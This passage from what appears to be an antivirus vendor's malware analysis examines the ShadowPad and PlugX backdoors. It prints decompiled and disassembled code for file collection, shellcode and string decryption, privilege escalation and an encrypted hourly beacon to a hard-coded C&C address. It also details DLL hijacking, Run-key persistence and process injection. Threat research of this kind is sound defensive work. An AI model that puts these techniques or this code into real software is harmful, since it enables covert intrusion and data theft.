hResult = RecentFiles::CoCreateInstance_imp(&ShellLink_rclsid, 0, 1u, &IShellLinkW_riid, (LPVOID *)&ppv_IShellLinkW);
if ( hResult >= 0 )
{
  hResult = ppv_IShellLinkW->lpVtbl->QueryInterface(ppv_IShellLinkW, &IPersistFile_riid, (void **)&ppv_IPersistFile);
  if ( hResult >= 0 )
  {
    hResult = ppv_IPersistFile->lpVtbl->Load(ppv_IPersistFile, (LPCOLESTR)pszFileName, 0);
    if ( hResult >= 0 )
    {
      hResult = ppv_IShellLinkW->lpVtbl->Resolve(ppv_IShellLinkW, 0, 0x13u);
      if ( hResult >= 0 )
      {
        hResult = ppv_IShellLinkW->lpVtbl->GetPath(ppv_IShellLinkW, (LPWSTR)file_name, 260, &pfd, 1u);
        if ( hResult >= 0 )
        {
          if ( file_name[0] )
          {
            v3 = (wstr *)RecentFiles::wstr::init_by_wchar_string_wrap(&p_wstr, (LPCWSTR)file_name);
            RecentFiles::obuffer::append_wstr_char(v3, p_file_info);
            RecentFiles::wstr::clean(&p_wstr);
            *(_DWORD *)append = pfd.dwFileAttributes;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.nFileSizeHigh;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.nFileSizeLow;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftCreationTime.dwHighDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftCreationTime.dwLowDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastAccessTime.dwHighDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastAccessTime.dwLowDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastWriteTime.dwHighDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            *(_DWORD *)append = pfd.ftLastWriteTime.dwLowDateTime;
            RecentFiles::obuffer::append(p_file_info, 4u, append);
            hResult = 0;
```

It is also worth noting that **ShadowPad** and **PlugX** use identical encryption algorithms:

BackDoor.ShadowPad




```
Root:20003070 mov     esi, 0C0h ; 'A'
Root:20003075 push    esi
Root:20003076 call    stub_VirtualAlloc_exec
Root:2000307B mov     edi, offset encrypted_shellcode_decrypt_module
Root:20003080 mov     shellcode_decrypt_module, eax
Root:20003085 mov     ecx, eax
Root:20003087 sub     edi, eax
```

```
Root:20003089
Root:20003089 loc_20003089:
Root:20003089 mov     dl, [edi+ecx]
Root:2000308C add     dl, 0Dh
Root:2000308F xor     dl, 0F3h
Root:20003092 sub     dl, 0Dh
Root:20003095 mov     [ecx], dl
Root:20003097 inc     ecx
Root:20003098 dec     esi
Root:20003099 jnz     short loc_20003089
```

ShadowPad uses this algorithm to encrypt the shellcode, which in turn is used to encrypt plug-ins and packets.

BackDoor.PlugX



```
.text:0040119C
.text:0040119C loc_40119C:
.text:0040119C mov     cl, [eax+edi]
.text:0040119F add     cl, 77h ; 'w'
.text:004011A2 xor     cl, 78h
.text:004011A5 sub     cl, 79h ; 'y'
.text:004011A8 mov     [eax+edi], cl
.text:004011AB inc     eax
.text:004011AC cmp     eax, esi
.text:004011AE jb      short loc_40119C
```

```
.text:004011B0
.text:004011B0 loc_4011B0:
.text:004011B0 pop     eax
.text:004011B1 nop
.text:004011B2 push    eax
.text:004011B3 lea     eax, loc_4011C3
```

BackDoor.PlugX.26 uses a similar algorithm to decrypt the shellcode from the file.

BackDoor.ShadowPad.4

A trojan DLL that installs other malware onto computers running 32-bit and 64-bit Microsoft Windows operating systems. The library is written in C and Assembler.

Operating routine

The `TosBtKbd.dll` library has the following functions exports:

- SetTosBt
- SetTosBtKbd
- SetTosBtKbdHook
- UnHook
- UnHookTosBt
- UnHookTosBtKbd

The `SetTosBt`, `SetTosBtKbd` and `SetTosBtKbdHook` exports are valid and refer to the main malicious function of the trojan, while `UnHook`, `UnHookTosBt` and `UnHookTosBtKbd` represent the dummy exports.

The analyzed sample of the **BackDoor.ShadowPad.4** was spread inside the WinRAR SFX dropper (6ad20dade4717656beed296ecd72e35c3c8e6721), which has the following components:


- `TosBtKbd.exe` (a4c6d9eab106e46953f98008f72150e1e86323d6) – legitimate application used to launch the malicious module `TosBtKbd.dll`;
- `TosBtKbd.dll` (13dda1896509d5a27bce1e2b26fef51707c19503) – the described **BackDoor.ShadowPad.4** module;
- `TosBtKbdLayer.dll` (27e8474286382ff8e2de2c49398179f11936c3c5) – a **BackDoor.Siggen2.3243** trojan module, which is loaded by the `TosBtKbd.dll` during its operation.

The launch

`TosBtKbd.dll` is loaded into the memory using the DLL hijacking technique through the `TosBtKbd.exe` application found inside the main dropper. Similar to the **BackDoor.ShadowPad.1** trojan, upon launching, the library goes through the handles looking for an object with the `TosBtKbd.exe` name and tries to close it.

Next, it decrypts the shellcode that loads the main malicious module, `TosBtKbdLayer.dll`, detected by Dr.Web Anti-Virus as a **BackDoor.Siggen2.3243**.


The entry point of the loaded module is provided with two values of the code that is transferred from the loader:



```
// code=1 from shellcode
int __stdcall stage2_EP(LPVOID module_base, DWORD code, shellarg *p_shellarg)
{
  int v3; // eax

  v3 = 0;
  if ( !code )
    stub_ExitProcess_1();
  if ( code == 1 )
    v3 = stage2_main(p_shellarg);
  return v3 == 0;
}
```

It lacks the function that returns the module name, as well as the name of the functions table that this module “exports”.

Similar to the **BackDoor.ShadowPad.1** and **BackDoor.ShadowPad.3** trojans and some modifications of the BackDoor.PlugX trojan family, **BackDoor.ShadowPad.4** obtains the `SeTcbPrivilege` and `SeDebugPrivilege` system privileges:



```
stage2:200012D4 push    ebp
stage2:200012D5 mov     ebp, esp
stage2:200012D7 and     esp, 0FFFFFFF8h
stage2:200012DA sub     esp, 44h
stage2:200012DD push    ebx
stage2:200012DE push    esi
stage2:200012DF push    edi             ; uExitCode
stage2:200012E0 mov     eax, offset SeTcbPrivilege_enc ; p_input
stage2:200012E5 lea     ecx, [esp+50h+tmp_decr_wstr] ; wstr_result
stage2:200012E9 call    wstr__crypt_string
stage2:200012EE xor     edi, edi
stage2:200012F0 push    edi             ; CodePage
stage2:200012F1 mov     esi, eax        ; p_wstr
stage2:200012F3 call    wstr__wchar2char
stage2:200012F8 push    eax             ; lpName
stage2:200012F9 call    adjust_privilege
stage2:200012FE pop     ecx
stage2:200012FF lea     ecx, [esp+50h+tmp_decr_wstr] ; p_wstr
stage2:20001303 call    wstr__free
stage2:20001308 mov     eax, offset SeDebugPrivilege_enc ; p_input
stage2:2000130D lea     ecx, [esp+50h+tmp_decr_wstr] ; wstr_result
stage2:20001311 call    wstr__crypt_string
stage2:20001316 push    edi             ; CodePage
stage2:20001317 mov     esi, eax        ; p_wstr
stage2:20001319 call    wstr__wchar2char
stage2:2000131E push    eax             ; lpName
stage2:2000131F call    adjust_privilege
stage2:20001324 pop     ecx
stage2:20001325 lea     ecx, [esp+50h+tmp_decr_wstr] ; p_wstr
stage2:20001329 call    wstr__free
stage2:2000132E mov     eax, shellarg_copy.mode
stage2:20001333 dec     eax
stage2:20001334 jz      short shellarg_mode_1_2
```

Next, the trojan verifies the `shellarg.mode` value, as well as the provided code values and corresponding actions. These actions are shown below:

1, 2—creates the process with the session token and injects into it, performing the main malicious actions;

3—closes the parent process, creates the process with the session token and injects into it, performing the main malicious actions;

4, 5—performs the main malicious actions;

other values—installs into the system, creates the process with the session token and injects into it, performing the main malicious actions.

By default, the loader sets the `mode 0` value. Therefore, upon initial launch, the trojan will try to install itself into the system.

The installation

BackDoor.ShadowPad.4 verifies the current date. If it is `01.01.2021` or later, it stops its execution.


The trojan copies files necessary for its work into the `%ALLUSERSPROFILE%\DRM\Toshiba` directory and tries to install itself as a service. If it fails, it registers itself to the autorun, modifying the `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]` registry key or `[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]` if the first attempt was unsuccessful.

Next, **BackDoor.ShadowPad.4** tries to perform an inject. To do so, the trojan creates a `dllhost.exe` process with the `CREATE_SUSPENDED` flag and tries to inject a shellcode, responsible for malicious module loading, into it. It also tries to inject the module itself, using the `strVirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread` scheme. To create a process, the following command line is used:

```
%SystemRoot%\system32\dllhost.exe /Processid:{D54EEE56-AAAB-11D0-9E1D-00A0C922E6EC}
```

If the injection was successful, the current process is terminated. Otherwise, the trojan tries to perform the inject into the created process, using the current session token.

When it runs in the context of a new process, **BackDoor.ShadowPad.4** uses mutex to locate the parent process and terminates it. The name of the mutex is generated with the following function:



```
int __usercall create_mutex_name@<eax>(DWORD pid@<eax>, wstr *p_wstr)
{
  wstr *v3; // eax
  WCHAR String[256]; // [esp+8h] [ebp-214h] BYREF
  wstr wstr_result; // [esp+208h] [ebp-14h] BYREF

  v3 = wstr::crypt_string(&format_Global_ddd, &wstr_result);// Global\%d%d%d
  wsprintfW(String, v3->p_wchar, 0xC3C59ECF * pid, 0x9173E2F7 * pid, 0xB7C0560C * pid);
  wstr::free(&wstr_result);
  return wstr::assign_wchar_str(p_wstr, String);
}
```

Next, the trojan tries to inject its main module into the `wmplayer.exe` process created with the environment, obtained with the duplicate of the current session token. If it successful, it terminates the current process; if failed, it proceeds to its main functionality.

When it runs in the context of `wmplayer.exe`, **BackDoor.ShadowPad.4** proceeds to its main functionality immediately. Thus, it loads the `TosBtKbdLayer.dll` library into the memory and sends the ID of the infected computer to the C&C server.


The main malicious functionality

Using the `LoadLibrary` function, **BackDoor.ShadowPad.4** loads the `TosBtKbdLayer.dll` library into the memory. It then generates the sequence of 16 random bytes that represents the ID of the infected computer. If it has administrator rights, the trojan saves this ID in the `ID1` parameter of the `[HKLM\SOFTWARE\WAD]` registry key. If it doesn't have the appropriate rights, it saves it in the parameter of the `[HKCU\SOFTWARE\WAD]` registry key.

After that, **BackDoor.ShadowPad.4** creates the UDP socket and binds to it, but doesn't call the `listen` function for it to listen to the connection. After that, it generates the `winhook\tdzkd\t<id>\t<computer_name>` string, where:

- `<id>` is the generated ID of the infected computer in the form of a hex string;
- `<computer_name>` is the name of the computer;
- `\t` is the tabulation symbol (`0x09`);
- `winhook` and `dzkd` are the strings hardcoded in the trojan's code.

The resulted string is encrypted and sent to the C&C server located at the `125.65.40.163`:




```
for ( k = ((unsigned __int8)str + (rnd_value_2 << 8)) << 8; v21 < v20; ++v21 )
{
  k -= 0x1C49018C;
  *(&str + v21) ^= (k + BYTE1(k)) ^ (BYTE2(k) - HIBYTE(k));
}
sendto(hSocket, &str, v20, 0, (const struct sockaddr *)&bound_sockaddr, 16);
```

The string generation and its upload to the C&C server is repeated once every hour.

Compared to other modifications of the family, all the necessary parameters of **BackDoor.ShadowPad.4**, such as the names of registry keys, services and the C&C server address, are stored in the body of the trojan as separate strings. The encryption algorithm for these strings is similar to the one used in **BackDoor.ShadowPad.3**. The code of this algorithm is modified, but the result of its execution for both malicious apps is the same:

Strings encryption algorithm in **BackDoor.ShadowPad.3**




```
Root:20002F06 and     [ebp+var_4], 0
Root:20002F0A mov     ebx, eax
Root:20002F0C movzx   eax, byte ptr [edi+1]
Root:20002F10 shl     ax, 8
Root:20002F14 pop     ecx
Root:20002F15 movzx   ecx, byte ptr [edi]
Root:20002F18 movzx   eax, ax
Root:20002F1B or      eax, ecx
Root:20002F1D add     edi, 2
Root:20002F20 mov     ecx, ebx
Root:20002F22 sub     edi, ebx
```

```
Root:20002F24
Root:20002F24 loc_20002F24:
Root:20002F24 mov     dl, [edi+ecx]
Root:20002F27 xor     dl, al
Root:20002F29 mov     [ecx], dl
Root:20002F2B mov     edx, eax
Root:20002F2D imul    eax, 0DB070000h
Root:20002F33 shr     edx, 10h
Root:20002F36 imul    edx, 390624F9h
Root:20002F3C sub     eax, edx
Root:20002F3E xor     edx, edx
Root:20002F40 sub     eax, 71A4D6B1h
Root:20002F45 cmp     [ecx], dl
Root:20002F47 jz      short loc_20002F56
```

```
Root:20002F49 inc     [ebp+var_4]
Root:20002F4C inc     ecx
Root:20002F4D cmp     [ebp+var_4], 0FFAh
Root:20002F54 jl      short loc_20002F24
```


Strings encryption algorithm in **BackDoor.ShadowPad.4**



```
stage2:20004340 and     [ebp+var_4], 0
stage2:20004344 mov     ebx, eax
stage2:20004346 movzx   eax, byte ptr [edi+1]
stage2:2000434A shl     ax, 8
stage2:2000434E pop     ecx
stage2:2000434F movzx   ecx, byte ptr [edi]
stage2:20004352 movzx   eax, ax
stage2:20004355 add     edi, 2
stage2:20004358 or      eax, ecx
stage2:2000435A mov     edx, ebx
stage2:2000435C sub     edi, ebx
```

```
stage2:2000435E
stage2:2000435E loc_2000435E:
stage2:2000435E mov     cl, [edi+edx]
stage2:20004361 xor     cl, al
stage2:20004363 push    eax             ; key
stage2:20004364 mov     [edx], cl
stage2:20004366 call    key_modif
stage2:2000436B cmp     byte ptr [edx], 0
stage2:2000436E pop     ecx
stage2:2000436F jz      short loc_2000437E
```

```
stage2:20004371 inc     [ebp+var_4]
stage2:20004374 inc     edx
stage2:20004375 cmp     [ebp+var_4], 0FFAh
stage2:2000437C jl      short loc_2000435E
```



```
stage2:20004309
stage2:20004309
stage2:20004309 ; Attributes: bp-based frame
stage2:20004309
stage2:20004309 ; DWORD __cdecl key_modif(DWORD key)
stage2:20004309 key_modif proc near
stage2:20004309
stage2:20004309 key= dword ptr  8
stage2:20004309
stage2:20004309 ; FUNCTION CHUNK AT stage2:20004303 SIZE 00000006 BYTES
stage2:20004309
stage2:20004309 push    ebp
stage2:2000430A mov     ebp, esp
stage2:2000430C mov     eax, [ebp+key]  ; key
stage2:2000430F call    key_shl10
